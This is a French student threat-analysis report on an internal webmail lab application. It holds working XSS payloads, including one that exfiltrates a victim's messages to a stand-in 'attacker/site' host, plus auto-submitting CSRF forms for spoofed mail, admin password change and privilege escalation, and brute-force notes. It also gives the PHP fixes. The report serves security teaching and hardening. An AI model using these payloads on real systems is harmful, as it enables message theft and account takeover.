Rapport de l’étude de menace

Do Vale Lopes Miguel & Gamboni Fiona
20.01.2022

Table des matières


Introduction

Ce document a pour but d'établir l'analyse de menaces puis l'implémentation des correctifs nécessaires au code d'une application de messagerie Web.

Description du système

Le système est une application de messagerie Web développée par une entreprise pour son utilisation interne. La messagerie est accessible à deux types d'utilisateurs. Les collaborateurs peuvent s'y connecter pour accéder à leur boîte mail où ils peuvent consulter leurs messages, y répondre ou encore envoyer un nouveau message. Ils peuvent également modifier leur mot de passe.
Les administrateurs disposent des mêmes capacités que les collaborateurs à la différence qu'ils peuvent également gérer les utilisateurs. Ils peuvent en ajouter, en supprimer ou modifier les utilisateurs existants.

DFD



Biens

Le bien fondamental de l'application est la base de données, car toutes les informations sensibles de l'application y figurent :

Les comptes utilisateurs :
- Le mot de passe
  - Confidentialité
  - Intégrité (modifiable par un admin ou son utilisateur)
- Création seulement par un admin

Les messages :
- Confidentialité
- Intégrité

→ Une fuite des comptes utilisateurs et/ou des messages nuirait à la sphère privée des utilisateurs. Celà résulterait également en une perte d'image pour l'entreprise.

Périmètre de sécurisation

Le périmètre se limite à la sécurisation de l'application.

Hypothèses de sécurité:
- le réseau interne, le système d'exploitation et le serveur Web sont de confiance.

Exigences de sécurité:
- La gestion des utilisateurs ne doit être accessible qu'aux administrateurs (contrôle d'accès).
- La boîte mail des utilisateurs doit être confidentielle et intègre.
- Les messages des utilisateurs doivent être protégés.

Sources de menaces

Plusieurs sources de menaces sont susceptibles d'attaquer le système.

Concurrent espion:
- Motivation: espionnage industriel
- Cible: accès à du contenu privé
- Potentialité: moyenne

Cybercrime:
- Motivation: financière via chantage
- Cible: vol de credentials, accès à du contenu privé
- Potentialité: faible

Employé mécontent:
- Motivation: sabotage
- Cible: vol de credentials, accès à du contenu privé, modification/suppression du contenu
- Potentialité: haute

Employé creepy:
- Motivation: intérêt personnel
- Cible: vol de credentials, accès à du contenu privé
- Potentialité: moyenne

Scénarios d'attaques

Scénario 1

Description

Zuko, concurrent d'une entreprise voisine, est embauché en tant qu'employé dans l'entreprise. Celui-ci cherche à accéder à des informations échangées entre les cadres supérieurs de la boîte, notamment leur prochaine stratégie et date de sortie de l'IArnaque X.

Vol des messages
- Impact: élevé
  → perte de confidentialité
- Source de menaces: concurrent espion
- Eléments du système attaqué:
  - la boîte mail utilisateur
- Scénario d'attaque:
  - injection SQL
  - bypass du contrôle d'accès (élévation de privilège horizontal)
- Contrôles:
  - entrées utilisateurs dans les formulaires de messages
  - modification des paramètres dans l'url et/ou la requête

STRIDE

Information disclosure

Interception du trafic
Les messages sont transmis en clair sur ce site web. Il suffit donc à un espion d'écouter le trafic avec wireshark par exemple pour lire tous les messages transmis à travers la messagerie :


```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 22 Dec 2021 15:00:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Encoding: gzip

<nav>
    <a href="/view/webmail/webmailView.php">Home</a> |
    <a href="/view/webmail/createMessageView.php">New message</a> |
    <a href="/view/webmail/passwordChangeView.php">Change password</a> |
        <a href="/controller/logout.php">Logout</a>
</nav><div class="message"><h3>From: admin@penguin.ice</h3><h4>Subject: hi</h4>Date: 2021-10-13 19:37:12<br/
>Body:<br/>Hi dear colabo, I'm gonna catch you!<br/><br/><a href='../view/webmail/webmailView.php'>Return</
a></div>
```

XSS


Un attaquant peut envoyer un mail à la cible pour pouvoir récupérer ses messages en incluant le body suivant :

```
<script>
fetch('http://192.168.125.1:8080/view/webmail/webmailView.php')
.then(res => res.text())
.then((text) => {
  let html = document.createElement("html");
  html.innerHTML = text;
  let input = html.getElementsByTagName("input")
  let inputList = Array.prototype.slice.call(input)
  inputList.filter(el => el.name == "id")
  .forEach(el =>
fetch('http://192.168.125.1:8080/controller/actionsMessage.php', {
   method: "POST",
   headers: {'Content-Type': 'application/x-www-form-urlencoded'},
   body: `id=${el.value}&displayItem=display`
  }).then(res => res.text()).then(message => fetch('https://attacker/site', {
  method: "POST",
  mode: 'no-cors',
  body: message }
))}});
</script>
```

Il peut utiliser remplacer le lien “attacker/site” par son site comme requestbin:



La victime, au moment de visualiser le message en cliquant sur display, va exécuter le script et l’attaquant récupère ainsi tous les messages de la victime:



Scénario 2

Description

L'employé Michel est jaloux de la relation qu'entretient la secrétaire Fanny avec Mike le nouveau jeune employé. Désireux de saboter leur relation, il tente d'accéder à la boîte mail de Fanny pour lire ses échanges avec Mike et se faire passer pour ce dernier.

Lecture et édition des messages d'un autre employé:

- Impact: moyen
  → atteinte à la vie privée, violation de l'intégrité
- Source de menaces : employé creepy
- Eléments du système attaqué:
  - la boîte mail utilisateur
- Scénario d'attaque:
  - injection SQL
  - bypass du contrôle d'accès (élévation de privilège horizontal)
  - CSRF
  - XSS
- Contrôles:
  - entrées utilisateurs dans les formulaires de message
  - modification des paramètres dans l'url et/ou la requête
  - social engineering

STRIDE

Information disclosure

Comme pour le scénario 1, il est possible pour un attaquant, dans notre cas Michel, d'écouter tout le trafic pour lire les nouveaux messages de la cible, à savoir Fanny. Il est également possible de faire la même attaque XSS afin de lire les messages de Fanny, particulièrement ceux échangés avec Mike. Ceci permettra à Michel d'avoir le contexte de la conversation pour poursuivre son attaque en usurpant cette fois-ci l'identité de Mike.


Spoofing & Répudiation

XSS
Comme pour le scénario précédent, Michel est capable d'injecter un code malicieux dans un message destiné à Mike. Ce code s'occupera d'envoyer un message à Fanny en se faisant passer pour Mike.


Code XSS:

```
<script>
fetch('http://192.168.125.1:8080/controller/actionsMessage.php', {
   method: "POST",
   headers: {'Content-Type': 'application/x-www-form-urlencoded'},
   body: `target=fanny@penguin.ice&subject=Friday&body=Hi, actually I found a
better companion for friday&writeMessage=`
  });
</script>
```

Le message incluant le body suivant:



Lorsque Mike reçoit le message et l'ouvre, il envoie, sans le savoir, le message malicieux. Voici le message reçu par Fanny:



CSRF

Michel pourrait également effectuer la même action, à savoir envoyer un message à la place de Mike, grâce à une attaque CSRF. Pour ce faire, la création d'un site malicieux contenant le message à envoyer via un formulaire:

```
<form action="http://192.168.125.1:8080/controller/actionsMessage.php"
method="POST">
   <input type="text" name="target" value="fanny@penguin.ice" hidden/>
   <input type="text" name="subject" value="Friday2" hidden />
   <input type="text" name="body" value="Hi, actually I don't want to see
you this friday" hidden />
   <input type="text" name="writeMessage" value="" hidden/>
</form>
<script>
   document.forms[0].submit();
</script>
```

Il suffirait à Michel de faire un brin de social-engineering pour inciter Mike à cliquer sur son lien malicieux alors qu'il est connecté à la messagerie:

Lorsque Mike reçoit le lien et l'ouvre, il envoie, sans le savoir, le message malicieux. Voici le message reçu par Fanny:

From: mike@penguin.ice

Subject: Friday2

Date: 2022-01-04 15:27:58
Body:
Hi, actually I don't want to see you this friday

Return

Scénario 3

Description

L'employée Jinx a reçu sa lettre de licenciement. Furieuse, elle décide de supprimer tous les comptes utilisateurs de la messagerie en guise de cadeau d'adieu.

Suppression des comptes utilisateurs

- Impact: fort
  → perte de données, indisponibilité du système
- Source de menaces: employé mécontent

- Eléments du système attaqué:
  - le login
  - la gestion des utilisateurs
- Scénario d'attaque:
  - injection SQL
  - bypass du contrôle d'accès (élévation de privilège vertical)
  - CSRF
- Contrôles:
  - entrées utilisateurs dans le formulaire de login
  - modification des paramètres dans l'url et/ou la requête
  - social engineering

STRIDE

Spoofing & Tampering

1. Récupération du compte admin
Jinx, l'attaquante, est capable de modifier le mot de passe d'un compte administrateur grâce à une attaque XSS ou CSRF pour ensuite s'y connecter et supprimer les utilisateurs.

XSS
Code XSS:

```
<script>
fetch('http://192.168.125.1:8080/controller/passwordChange.php', {
   method: "POST",
   headers: {'Content-Type': 'application/x-www-form-urlencoded'},
   body: `password=jinx&changePassword=`
  });
</script>
```

Le message incluant le body suivant:

Lorsque l'administrateur va ouvrir le message, son mot de passe sera modifié par celui choisi par Jinx qui pourra se connecter sur son compte et supprimer les utilisateurs.

CSRF
Formulaire malicieux sur le site de Jinx:

```
<form action="http://192.168.125.1:8080/controller/passwordChange.php"
method="POST">
   <input type="text" name="password" value="1234" hidden/><br />
   <input type="text" name="changePassword" value="" hidden/><br />
</form>
<script>
   document.forms[0].submit();
</script>
```

Jinx manipule ensuite l'administrateur, qui est connecté sur la messagerie, pour qu'il ouvre le lien sur le site de Jinx qui va exécuter le formulaire ci-dessus et modifier son mot de passe.

2. Suppression des utilisateurs
Jinx peut de manière similaire inciter l'administration à effectuer l'action de suppression d'un utilisateur à travers un XSS ou CSRF via l'url **/controller/userManagement.php**.


Elévation de privilèges

Jinx peut également effectuer une attaque XSS ou CSRF pour élever ses privilèges en devenant administrateur.

XSS
Code XSS:

```
<script>
fetch('http://192.168.125.1:8080/controller/userManagement.php', {
   method: "POST",
   headers: {'Content-Type': 'application/x-www-form-urlencoded'},
   body: `email=jinx@penguin.ice&password=&role=1&active=1&user-edit-btn-2=`
  });
</script>
```

Le message incluant le body suivant:



Jinx a obtenu le rôle d'administrateur et peut accéder à la page de gestion des utilisateurs pour supprimer les utilisateurs:

CSRF

Formulaire malicieux sur le site de Jinx:

```
<form action="http://192.168.125.1:8080/controller/userManagement.php"
method="POST">
   <input type="text" name="email" value="jinx@penguin.ice" hidden/><br
/>
   <input type="text" name="password" value="" hidden/><br />
   <input type="text" name="role" value="1" hidden/><br />
   <input type="text" name="active" value="1" hidden/><br />
   <input type="text" name="user-edit-btn-2" value="" hidden/><br />
</form>
<script>
   document.forms[0].submit();
</script>
```

Jinx n'a plus qu'à manipuler l'administrateur déjà connecté sur la messagerie, pour qu'il ouvre le lien sur le site de Jinx qui va exécuter le formulaire ci-dessus et lui donner les droits d'administrateur. Elle pourra ensuite accéder à la gestion des utilisateurs et supprimer ceux qu'elle souhaite.

Scénario 4

Description

Le réputé cybercriminel Léonhard Baisso se fait passer pour un employé dans le but de voler les credentials des utilisateurs et d'empêcher quiconque d'avoir accès au système le temps que l'entreprise paie sa rançon.

Vol des comptes utilisateurs et DoS:

- Impact: fort
  → perte de réputation, indisponibilité du système, perte financière
- Source de menaces: concurrent
- Eléments du système attaqué:
  - le login
  - la boîte mail
  - la gestion des utilisateurs
- Scénario d'attaque:
  - injection SQL
  - bypass du contrôle d'accès (élévation de privilège vertical)
  - CSRF
  - XSS
  - Brute-force sur les hashs/mdps
  - Chiffrement des messages
- Contrôles:
  - entrées utilisateurs dans le formulaire de login
  - modification des paramètres dans l'url et/ou la requête
  - social engineering

STRIDE

Tempering & DoS


Léonhard, l'attaquant, peut modifier les mot de passe de chacun comme lors du scénario 3 en réalisant un XSS ou CSRF. Il empêcherait ainsi l'accès à la messagerie et les menacerait par exemple de révéler leur secret s'il ne paie pas une rançon.

Spoofing

1. Récupération du compte admin
Comme pour le scénario 3, Léonhard pourrait aussi se concentrer qu'à changer le mot de passe d'un admin et à travers la page de manipulation des utilisateurs, changer les mots de passe de chacun.

2. Brute-force les mdps

Il n'existe aucune politique de mot de passe pour les comptes et les essais ne sont pas limités. Léonhard peut tenter de rechercher exhaustivement (brute-force) ou en utilisant un dictionnaire afin de récupérer le mot de passe d'un compte administrateur. Il peut par exemple utiliser l'outil **Intruder** de Burp:



Sur cette image, Léonhard remarque que le mdp 1234 provoque une redirection sur /view/webmailView au lieu de rediriger sur la page de login. Il a ainsi accès au compte admin et peut continuer son plan qui est d'empêcher l'accès à tous les autres utilisateurs (en modifiant les mdps comme discuté avant).

Elévation de privilèges

Comme pour le scénario 3, Léonhard peut utiliser un XSS ou CSRF sur un administrateur afin que celui-ci exécute l'action de promouvoir le compte de Léonhard au rôle d'administrateur.

Ce qui n'a pas fonctionné

Les attaques par injection SQL n'ont pas fonctionnés, car toutes les requêtes à la DB suivent les bonnes pratiques où elles sont "*prepare*" et "*bind*" avant d'être "*execute*" :

```
$sql = "SELECT * FROM user WHERE email = :email AND active;";
// Query the DB
if ($stmt = $connectionDb->prepare($sql)) {
   $stmt->bindParam(':email', $email);
   if ($stmt->execute()) {
          ...
```

Ainsi, puisqu'il n'était pas possible de récupérer ou d'altérer directement les données dans la base de données, les attaques comme le brute-force de hash ou le chiffrement des messages décrits dans le scénario 4 n'ont pas été possible.

Contre-mesures

Interception du trafic


Pour pallier cette vulnérabilité, il suffit de chiffrer le trafic en utilisant https notamment.

XSS

Pour éviter les différentes attaques XSS, il convient d'utiliser un sanitizer qui s'occupera d'éliminer les éléments pouvant être interprété comme du code. Dans le cas de cette messagerie, nous avons privilégié l'utilisation d'une fonction intégrée à php nommée **htmlspecialchars()**. Cette fonction a pour effet de parser le texte en échappant les balises html comme **<** qui devient **<** :

```
echo "<div class=\"message\">";
echo "<h3>From: " . htmlspecialchars($data['sender'], ENT_QUOTES) .
"</h3>";
echo "<h4>Subject: " . htmlspecialchars($data['subject'], ENT_QUOTES) .
"</h4>";
echo "Date: " . htmlspecialchars($data['date_received'], ENT_QUOTES) .
"<br/>";
echo "Body:<br/>" . htmlspecialchars($data['body'], ENT_QUOTES) .
"<br/><br/>";
```

Après cette modification, on remarque que le code n'est plus interprété:



From: michel@penguin.ice

Subject: Report

Date: 2022-01-04 14:35:48
Body:
Hello, remember that the report is due tomorrow. <script> fetch('http://192.168.125.1:8080/controller /actionsMessage.php', { method: "POST", headers: {'Content-Type': 'application/x-www-form-urlencoded'}, body: "target=fanny@penguin.ice&subject=Friday&body=Hi, actually I found a better companion for friday&writeMessage=" }); </script>

Return

CSRF

Pour palier aux attaques de type CSRF tout en continuant de baser la session sur un cookie, il convient d'utiliser un token anti-CSRF. Ce token, constitué de 35 bytes random, est stocké dans une variable de session et est généré à chaque visite d'une page contenant un formulaire:

```
// Generate anti-CSRF token
$_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(35));
...
<input type="hidden" name="token" value="<?= isset($_SESSION['token']) ?
$_SESSION['token'] : '' ?>">
```

A l'envoi du formulaire, une comparaison entre le token envoyé par celui-ci et celui stocké dans la session permet d'assurer que l'utilisateur est bien responsable de l'action. Si ce n'est pas le cas, une erreur 403 est renvoyée.

```
// Check for anti-CSRF token
$token = filter_input(INPUT_POST, 'token', FILTER_SANITIZE_STRING);
if (!$token || $token !== $_SESSION['token']) {
   // return 403 http status code
   header($_SERVER['SERVER_PROTOCOL'] . ' 403 Forbidden');
   exit;
}
```

Politique de mdps

L'application d'une politique de mot de passe est nécessaire pour assurer une meilleure sécurité. La politique courante d'au moins 8 caractères avec au moins une majuscule, un chiffre et un caractère spécial a été choisie:

```
// Validate password strength
$passwdIsValid =
preg_match('@^.*(?=.{8,})(?=.*[a-zA-Z])(?=.*\d)(?=.*[!#$%&?
";,_-]).*$@', $_POST['password']);

if (!$passwdIsValid) {
   echo 'Password should be at least 8 characters in length and should
include at least one upper case letter, one number, and one special
character.';
}
```

De plus, pour empêcher toute tentative de brute-force au login, une limite à trois tentatives a été mise en place. Une fois ces tentatives dépassées, le compte de l'utilisateur passe inactif et l'intervention d'un administrateur est nécessaire pour le réactiver:

```
// Set login attempt if not set
if (!isset($_SESSION['attempt'])) {
      $_SESSION['attempt'] = 0;
}
...
$_SESSION['attempt'] += 1;
// After 3 attempts, user's account becomes inactive
if ($_SESSION['attempt'] == 3) {
   $query = "UPDATE user SET active = 0 WHERE email = :email;";
   if ($stmt = $connectionDb->prepare($query)) {
        $stmt->bindParam(':email', $email);
        $stmt->execute();
   }
   echo "This account has been blocked due to many failed attempts.
Please contact an admin.";
}
```

Compte par défaut

Le gestionnaire de la base de données (phpliteadmin) avait un compte administrateur avec pour credentials admin / admin, combinaison extrêmement vulnérable. Le mot de passe a été modifié pour également respecter la politique de mot de passe.

Conclusion

Cette étude des menaces a permis la découverte et la correction des vulnérabilités d'une application de messagerie Web. L'élaboration de divers scénarios permet de faciliter la découverte de vulnérabilités en se mettant à la place d'un attaquant avec un objectif précis. On a notamment remarqué que les mêmes attaques XSS et CSRF étaient exploitées dans la plupart voir tous les scénarios confirmant leur dangerosité.